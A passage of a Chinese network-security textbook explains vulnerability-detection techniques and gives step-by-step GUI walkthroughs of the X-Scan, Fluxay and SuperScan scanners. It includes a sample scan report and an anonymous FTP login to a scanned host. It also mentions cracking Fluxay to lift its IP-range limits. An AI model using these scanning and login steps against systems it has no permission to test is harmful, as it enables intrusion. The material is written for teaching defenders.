(1) 基于应用的检测技术，它采用被动的、非破坏性的办法检查应用软件包的设置，发

现安全漏洞。

(2) 基于主机的检测技术，它采用被动的、非破坏性的办法对系统进行检测。通过在主机本地的代理程序对系统配置、注册表、系统日志、文件系统或数据库活动进行监视扫描，然后与系统的漏洞库进行比较，如果满足匹配条件，则认为漏洞存在。例如，利用低版本的DNS Bind 漏洞，攻击者能够获得 root 权限，侵入系统，或在远程计算机中执行恶意代码。

(3) 基于目标的漏洞检测技术，它采用被动的、非破坏性的办法检查系统属性和文件属性，如数据库、注册号等。

(4) 基于网络的检测技术，它采用积极的、非破坏性的办法来检验系统是否有可能被攻击崩溃。它利用了一系列的脚本模拟对系统进行攻击的行为，然后对结果进行分析。它还针对已知的网络漏洞进行检验。基于网络的检测技术常被用来进行穿透实验和安全审计。这种技术可以发现一系列平台的漏洞，也容易安装。但是，它可能会影响网络的性能。

网络漏洞虽多，但并不全是无法阻止的。防火墙技术是被动防御，而网络扫描是主动防御。若采用多种扫描技术相结合，增强漏洞识别的准确度，网络安全性会得到很大的提升。

4.4.2　常用网络扫描工具

扫描软件从最初的专门为 UNIX 系统编写的一些只具有简单功能的小程序，发展到现在，已经出现了多个运行在各种操作系统平台上的、具有复杂功能的商业程序。今后的发展趋势，主要有以下几个方面。

(1) 使用插件(plugin)或者叫做功能模块技术。

(2) 使用专用脚本语言。

(3) 由安全扫描程序到安全评估专家系统。

有些计算机安全管理人员会考虑购买一套安全扫描系统，用户选择安全扫描产品还应注意升级、可扩充性、人员培训和全面的解决方案等问题。

总之，网络扫描工具是把双刃剑，黑客利用它入侵系统，而系统管理员掌握它以后又可以有效地防范黑客入侵。下面介绍几种常用的扫描工具的使用方法。

1. X-Scan

1) X-Scan 简介

X-Scan 是国内最著名的综合扫描器之一，它完全免费，无须注册，是不需要安装的绿色软件。其界面支持中文和英文两种语言，包括图形界面和命令行方式。主要由国内著名的民间黑客组织“安全焦点”(http://www.xfocus.net)完成，从 2000 年的内部测试版 X-Scan V0.2 到目前的最新版本 X-Scan3.3-cn 都凝聚了国内众多黑客的心血。最值得一提的是，X-Scan 把扫描报告和安全焦点网站相连接，对扫描到的每个漏洞进行“风险等级”评估，并提供漏洞描述和漏洞溢出程序，方便网管测试、修补漏洞。

2) 系统要求

X-Scan 可以运行在 Windows NT/2000/XP/2003/2008 操作系统。理论上虽可运行于 Windows NT 系列操作系统，但推荐运行于 Windows 2000 以上的 Server 版 Windows 系统。

案例 4-1　通过 X-Scan 扫描某个网段主机

本例使用 X-Scan v3.3 进行某个网段主机的扫描。双击 X-Scan 图标(xscan_gui.exe)，

打开其图形界面，如图 4-1 所示。




图 4-1　X-Scan 图形界面

通过 X-Scan 扫描某个网段主机，操作步骤分为以下三步。

步骤一，设置扫描参数。

(1) 设置扫描的检测范围。选择菜单栏“设置”→“扫描参数”→“指定 IP 范围”。本例中指定 IP 范围是 219.246.5.170～219.246.5.224，如图 4-2 所示。如果只扫描一台主机，直接在“指定 IP 范围”内写入这台主机的 IP 地址即可。




图 4-2　设置检测范围

(2) 全局设置。这里只要有针对性地对需要扫描的模块勾选即可，如图 4-3 所示。

在此对“全局设置”选项中的参数进行简单介绍。选中“全局设置”选项中的“并发扫描”选项，在该选项中用户可以对“最大并发主机数量”和“最大并发线程数量”进行设置。选中“全局设置”选项中的“扫描报告”选项，在该选项中用户可以对扫描报告的名称和格式进行

设置。在“报告文件”文本框中输入扫描报告的名称。在“报告文件类型”下拉列表中有 HTML、TXT 和 XML 三个选项，本例选择 HTML 选项，即扫描报告会以网页形式打开。



图 4-3　设置扫描模块

选中“全局设置”选项中的“其他设置”选项，在该选项中可以设置遇到无响应的主机和没有开放端口的主机时采取的操作。如果选中“跳过没有响应的主机”单选按钮，X-Scan 扫描器会先 ping 一下主机，如果该主机没有响应则将其跳过(本案例中选择该选项)；如果选中“无条件扫描”单选按钮，X-Scan 扫描器就会强制地扫描，无论被扫描的主机是否响应；选中“跳过没有检测到开发端口的主机”复选框，则在遇到没有开放端口的主机时会自动跳过该主机。

(3) 插件设置。选中“插件设置”选项中的“SNMP 相关设置”选项，在该选项中用户可以设置需要检测的 SNMP 信息种类，这些信息种类会在对话框的右侧窗格中被列出，用户只需选中相应种类前面对应的复选框即可，如图 4-4 所示。为了计算机的安全，建议用户将所有的复选框选中。



图 4-4　SNMP 设置

步骤二，开始扫描。

选择菜单栏“文件”→“开始扫描”，开始对设置好的目标主机进行扫描。或者选择工具栏上的“开始”图标，如图 4-5 所示。



图 4-5　开始扫描

步骤三，查看扫描报告。

选择“查看”→“检测报告”，打开扫描报告。在扫描完成后，此网页会自动弹出。系统中的漏洞会用红色字体显示，如图 4-6 所示。另外，在网页的“安全漏洞及解决方案”一栏中，可以看到安全漏洞的类型、端口、解决方案。本例中为“FTP(21/tcp)弱口令”漏洞。

		主机分析: 219.246.5.221
主机地址	**端口/服务**	**服务漏洞**
219.246.5.221	netbios-ssn (139/tcp)	发现安全提示
219.246.5.221	www (80/tcp)	发现安全提示
219.246.5.221	ftp (21/tcp)	发现安全漏洞
219.246.5.221	epmap (135/tcp)	发现安全提示
219.246.5.221	network blackjack (1025/tcp)	发现安全提示
219.246.5.221	domain (53/tcp)	发现安全提示

图 4-6　查看扫描报告

2. 流光 Fluxay

1）流光 Fluxay 简介

流光是国内高手小榕精心打造的综合扫描器，事实上，无论国内国外，流光都算是非常优秀的扫描工具之一。它功能强大，不仅能够完成各种扫描任务，而且自带了许多猜解器和入侵工具。这款工具可以让一个只会点击鼠标的人成为专业的黑客，这样说一点也不夸张。流光目前的漏洞扫描包括：POP3、FTP、IMAP、Telent、MS SQL、MySQL、Web、IPC、RPC 和 DAEMON 等。

2）系统要求

流光 5.0 必须运行于 Windows 2000 以上或者 Windows NT 系统中，内存不小于 128MB。

某些功能需要网络适配器(必需)。

案例 4-2　使用流光高级扫描功能检测目标主机的缺陷

与 X-Scan 相比,流光的功能更多一些,但操作起来难免繁杂。由于流光的功能过于强大,而且功能还在不断扩充中,因此流光的作者小榕限制了流光所能扫描的 IP 范围,不允许流光扫描国内 IP 地址,而且流光测试版在功能上也有一定的限制。但是,入侵者为了能够最大限度地使用流光,在使用流光之前,都需要用专门的破解程序对流光进行破解,去除 IP 地址范围和功能上的限制。本例中使用的流光 5.0 就取消了国内 IP 限制而且免费。

打开流光后,界面如图 4-7 所示。



图 4-7　流光界面

使用流光高级扫描功能检测目标主机缺陷的操作步骤分为以下 4 个步骤。

步骤一,打开高级扫描向导,设置扫描参数。

在流光 5.0 主界面下,通过选择"文件"→"高级扫描向导"或使用快捷键 Ctrl+W 打开高级扫描向导。

首先设置 IP 地址。如图 4-8 所示,在"起始地址"和"结束地址"文本框中分别填入目标网段主机的开始和结束 IP 地址。本例中选择一台主机进行扫描,"起始地址"和"结束地址"文本框都填入"219.246.5.221"。如果需要扫描某一段网络范围的 IP 地址,那么,在"起始地址"和"结束地址"文本框中分别输入相应的 IP 地址即可。

然后,在"目标系统"中选择预检测的操作系统类型。例如,选择 ALL 就代表选择所有类型的操作系统。在"检测项目"中,单击"全选"按钮。其中包括要检测的端口和各种类型的协议。选好后如图 4-8 所示。

其次单击"下一步"按钮,在图中选中"标准端口扫描"复选框,如图 4-9 所示。这里需要指出的是,"标准端口扫描"选项只对常见的端口进行扫描。"自定端口扫描范围"是指对自定义端口范围进行扫描。





图 4-8 设置扫描参数




图 4-9 端口设置

端口设置好后,连续单击"下一步"按钮,出现如图 4-10 所示界面,选择"本地主机"(默认),表示使用本机执行扫描任务。

步骤二,开始扫描。

在图 4-10 中单击"开始"按钮进行扫描。在扫描过程中,如果想要停止,通过单击"取消"按钮来实现,不过需要相当一段时间才能真正地停止,所以建议一次不要扫描太大的网段。



图 4-10 选择流光主机

步骤三,查看扫描报告。

扫描结束后,流光会弹出一个对话框,询问是否查看扫描报告,默认会自动打开 HTML 格式的扫描报告,如图 4-11 所示。



图 4-11 流光扫描报告

步骤四，根据扫描结果连接目标主机。

可以看出，在扫描完成后，流光不仅把扫描结果整理成报告文件，而且还把可利用的主机列表显示在流光界面的最下方。单击主机列表中的主机便可以直接对目标主机进行连接操作，如图 4-12 所示。




图 4-12　连接目标主机

登录目标主机后，如图 4-13 所示。

```
C:\WINDOWS\system32\ftp.exe
ftp> Open 219.246.5.221
Connected to 219.246.5.221.
220 Microsoft FTP Service
User (219.246.5.221:(none)):
331 Anonymous access allowed, send identity (e-mail name) as password.

230 Anonymous user logged in.
ftp> ls -l
200 PORT command successful.
150 Opening ASCII mode data connection for /bin/ls.
07-23-09  08:36AM                   18 123.txt
07-23-09  09:37AM               185344 FTP.doc
07-22-09  08:16PM               428032 server 2003 dns.doc
07-23-09  08:33AM       <DIR>          上传区域
07-23-09  09:47AM       <DIR>          下载区域
07-22-09  09:36PM               506368 在Windows 2003 上安装 WEB服务.doc
07-22-09  09:46PM               480768 在Windows 2003 上安装DHCP服务.doc
226 Transfer complete.
ftp: 收到 402 字节, 用时 0.00Seconds 402000.00Kbytes/sec.
ftp>
```

图 4-13　登录目标主机

另外，除了使用“高级扫描向导”配置高级扫描外，还可以直接选取高级扫描工具。选择菜单栏的“探测”→“高级扫描工具”命令即可。

这里所介绍的只是流光功能的一小部分，其他一些功能希望使用者在使用的过程中自己摸索。流光扫描器自身的设置是比较复杂的，有很多选项可以自由设定，因而也给使用者更大的发挥空间。

3．SuperScan

1）SuperScan 简介

SuperScan 是一款 IP 和端口扫描软件，扫描速度极快而且资源占用很小。该工具为 Foundstone Security Consultants 上的免费工具，最新版本 SuperScan 4.0 可以在 http://www.foundstone.com 下载，直接解压就可以使用，没有安装程序，是一款绿色软件。SuperScan 4.0 版本可以扫描 UDP 和 TCP 端口，还可收集丰富的系统识别信息。

2）系统要求

SuperScan 4.0 只能在 Windows XP、Windows 2000、Windows 2003 或 Windows 2008

上运行。

案例 4-3 Windows 下使用 SuperScan 扫描某一网段主机

首先双击打开 SuperScan4.exe，SuperScan 4.0 启动界面如图 4-14 所示。




图 4-14 SuperScan 4.0 启动界面

在 Windows 下使用 SuperScan 扫描某一网段主机可以分为以下两个步骤。

步骤一，设置扫描参数。

(1) 设置扫描 IP 地址范围。打开后，选择 Scan 选项卡。如果要扫描单一主机，就在 Hostname/IP 栏里添上 IP 地址。如果要扫描某一网段的主机，就在 Start IP 和 End IP 栏里分别添上起始和结束 IP，添加完成后，单击后面的“->”图标，如图 4-15 所示。

(2) 选择 Host and Service Discovery 选项卡，可以设置查找主机的方法和需要扫描的端口。还可以调整扫描类型和超时时间。界面如图 4-16 所示。

由图 4-16 可以看出，SuperScan 有 4 种可用的 ICMP 查找主机的方法。选择 Echo Request 选项时，表示当防火墙阻塞 ICMP 回应请求时，不会阻塞其他诸如时间标签请求等 ICMP 报文。SuperScan 在默认情况下建立了大多数常用的 UDP 和 TCP 端口列表。可以单击 Restore Defaults 按钮加载默认的端口列表。另外，Scan Options 选项卡可以控制诸如名称解析和标准获取等任务。Tools 选项卡包含大量工具用于执行常用的网络查询。Windows Enumeration 选项卡是 SuperScan 最强的特点之一。

步骤二，扫描并查看结果。

参数设置好后，返回 Scan 选项卡，单击左下方蓝色的三角按钮，启动扫描。扫描结束后界面如图 4-17 所示。

